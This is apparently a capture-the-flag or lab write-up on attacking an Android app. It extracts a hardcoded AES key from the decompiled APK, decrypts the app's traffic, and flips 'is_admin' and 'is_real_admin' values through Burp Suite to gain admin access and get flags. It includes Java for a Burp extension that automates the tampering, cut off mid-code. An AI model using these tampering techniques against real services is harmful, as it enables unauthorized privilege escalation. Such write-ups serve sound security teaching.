Task1:

Intercept | HTTP history | WebSockets history | Options

Filter: Hiding CSS, image and general binary content


| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension |
|---|---|---|---|---|---|---|---|---|---|
| 1 | https://106.15.186.69:4443 | POST | /login.php | ✓ | | 200 | 278 | script | php |
| 2 | http://connectivitycheck.gstatic.com | GET | /generate_204 | | | 204 | 102 | | |

Request | Response


Raw | Headers | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Tue, 28 Apr 2020 05:06:51 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Vary: Accept-Encoding
5  Content-Length: 88
6  Connection: close
7  Content-Type: text/html; charset=UTF-8
8
9  DUx6kKlboMn8iHVXtfy0WntJTn2J+IAG+Ehg90vI3kvEFOBFPD4V88MOLSZQsmPCMub0ujGfjFVcXGqjl4PUVA==
```

A try and find the content of request and response are both encrypted.





Reverse the apk and find the code which decrypted the message.




Put the code into a new app and try it to get the content.

Find the username is “pore” and the password is “pore_pwd”, try it.





Turn out it's the result.

Task2:


```
/* access modifiers changed from: protected */
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView((int) R.layout.activity_secret);
    this.adminButton = (Button) findViewById(R.id.admin_button);
    this.guestButton = (Button) findViewById(R.id.guest_button);
    this.nameText = (TextView) findViewById(R.id.name_text);
    this.idText = (TextView) findViewById(R.id.id_text);
    this.adminText = (TextView) findViewById(R.id.admin_text);
    User user2 = (User) getIntent().getSerializableExtra("user");
    user = user2;
    if (user2.getIsAdmin() == 1) {
        this.adminButton.setOnClickListener(new View.OnClickListener() {
            public void onClick(View view) {
                new Thread() {
                    public void run() {
                        try {
                            JSONObject jSONObject = new JSONObject();
                            jSONObject.put("username", SecretActivity.user.getUserN
                            jSONObject.put("user_id", SecretActivity.user.getUserId
```

Study the code and find the core logic is by the return value“IsAdmin”.





Decrypt the return string and change the value of key “is_admin”,

Use the same code to encrypt it back to BASE64 string.





Use burp suite to intercept the response and change the return string to our modified string.






Login success.

```
JSONObject jSONObject = new JSONObject();
jSONObject.put("username", SecretActivity.user.getUserName());
jSONObject.put("user_id", SecretActivity.user.getUserId());
jSONObject.put("is_admin", SecretActivity.user.getIsAdmin());
jSONObject.put("is_real_admin", 0);
String doPostEncrypted = HttpsUtil.doPostEncrypted(MainActivity.basel
```


Find an extra key “is_real_admin”.




Modify the request in the above way.




Successfully get the flag.

BurpExtender:

Test the request and response：

{"username":"pore1","password":"pore_pwd"}

{"hint_username":"pore","hint_password":"pore_pwd","result":0}

{"username":"pore","password":"pore_pwd"}

{"username":"pore","id":233,"is_admin":0,"result":1}

{"username":"admin","id":18307130012,"is_admin":1,"result":1}

{"username":"pore","user_id":233,"is_admin":0}

{"message":"flag{CAnY0uSEeMEhaha}"}

{"username":"admin","user_id":18307130012,"is_admin":1,"is_real_admin":0}

{"message":"failed"}

{"username":"admin","user_id":18307130012,"is_admin":1,"is_real_admin":1}

{"message":"flag{e7f09acf3342201d89180ba4e6d8e1ca}"}

Find the key switch is “is_admin” and “is_real_admin”.

Check the task, we can find there are two functions which we should program. One is to change the response of login message to make sure we login into the system with the identity of admin, the other is to change the request to automatically reply for the flag of admin.

Then there is also a basic function of decrypt and encrypt. This part of code can be implemented easily by reverse the code of application.

```java
private static final String DEFAULT_CODING = "utf-8";
private static final String MESSAGEDIGESTALGORITHMS = "MD5";
public static final String str2 = "s3cr37K3y";

public static String decrypt(String str) {
    byte[] bArr;
    try {
        SecretKeySpec secretKeySpec = new SecretKeySpec(MessageDigest.getInstance(MESSAGEDIGESTALGORITHMS).digest(str2.getBytes(DEFAULT_CODING)), algorithm: "AES");
        Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
        instance.init( opmode: 2, secretKeySpec);
        final Base64.Decoder decoder = Base64.getDecoder();
        bArr = instance.doFinal(decoder.decode(str));
    } catch (Exception e) {
        System.out.println(e.toString());
        bArr = null;
    }
    assert bArr != null;
    return new String(bArr);
}

public static String encrypt(String str) {
    byte[] bArr;
    try {
        SecretKeySpec secretKeySpec = new SecretKeySpec(MessageDigest.getInstance(MESSAGEDIGESTALGORITHMS).digest(str2.getBytes(DEFAULT_CODING)), algorithm: "AES");
        Cipher instance = Cipher.getInstance("AES/ECB/PKCS5Padding");
        instance.init( opmode: 1, secretKeySpec);
        bArr = instance.doFinal(str.getBytes(DEFAULT_CODING));
    } catch (Exception e) {
        System.out.println(e.toString());
        bArr = null;
    }
    final Base64.Encoder encoder = Base64.getEncoder();
    return encoder.encodeToString(bArr);
}
```

There is also a replace of alphabet in the request, so we also implement a function to achieve it.

```java
public static String replace(String str, int i) {
    if (i == 1) {
        return str.replace( target: "!", replacement: "+").replace( target: "@", replacement: "/").replace( target: "#", replacement: "=");
    } else if (i == 2) {
        return str.replace( target: "+", replacement: "!").replace( target: "/", replacement: "@").replace( target: "=", replacement: "#");
    } else {
        return str;
    }
}
```

We can package them into an inner class.

In our plugin, we only want to change the http package, so we register a HttpListener in the callback, and make a call of core function in the processHttpMessage method.

```java
@Override
public void registerExtenderCallbacks(IBurpExtenderCallbacks callbacks) {
    this.callbacks = callbacks;
    this.helpers = callbacks.getHelpers();
    callbacks.printOutput(extender_name);
    callbacks.setExtensionName(extender_name);
    callbacks.registerHttpListener(this);
}

@Override
public void processHttpMessage(int toolFlag, boolean messageIsRequest, IHttpRequestResponse messageInfo) {
    if (toolFlag == (toolFlag &
            (callbacks.TOOL_PROXY + callbacks.TOOL_REPEATER + callbacks.TOOL_SCANNER + callbacks.TOOL_INTRUDER))) {
        corfu(messageIsRequest, messageInfo);
    }
}
```

In core function, we use the occurred method of IExtensionHelpers which has been implemented by Burp to help our work. We just classify all the http package into two part between Request and Response.

To the Request packages, we scan if there is “is_real_admin” in them, when we find the key, we change its value to 1 and re-package it, and send it out.

```java
if (messageIsRequest) {
    IRequestInfo analyzeRequest = helpers.analyzeRequest(messageInfo);
    List<IParameter> parameterList = analyzeRequest.getParameters();
    byte[] new_Request = messageInfo.getRequest();

    for (IParameter parameter : parameterList) {
        if (parameter.getType() == 1) {
            String old_key =parameter.getName();
            String old_value = parameter.getValue();
            String changed_value = crypt.decrypt(crypt.replace(old_value, i: 1));
            if (changed_value.contains("is_real_admin")) {
                changed_value = changed_value.replace( target: "\"is_real_admin\":0", replacement: "\"is_real_admin\":1");
                changed_value = crypt.replace(crypt.encrypt(changed_value), i: 2);
                IParameter newPara = helpers.buildParameter(old_key, changed_value, parameter.getType());
                new_Request = helpers.updateParameter(new_Request, newPara);
                messageInfo.setRequest(new_Request);
            }
        }
    }
} else {
```

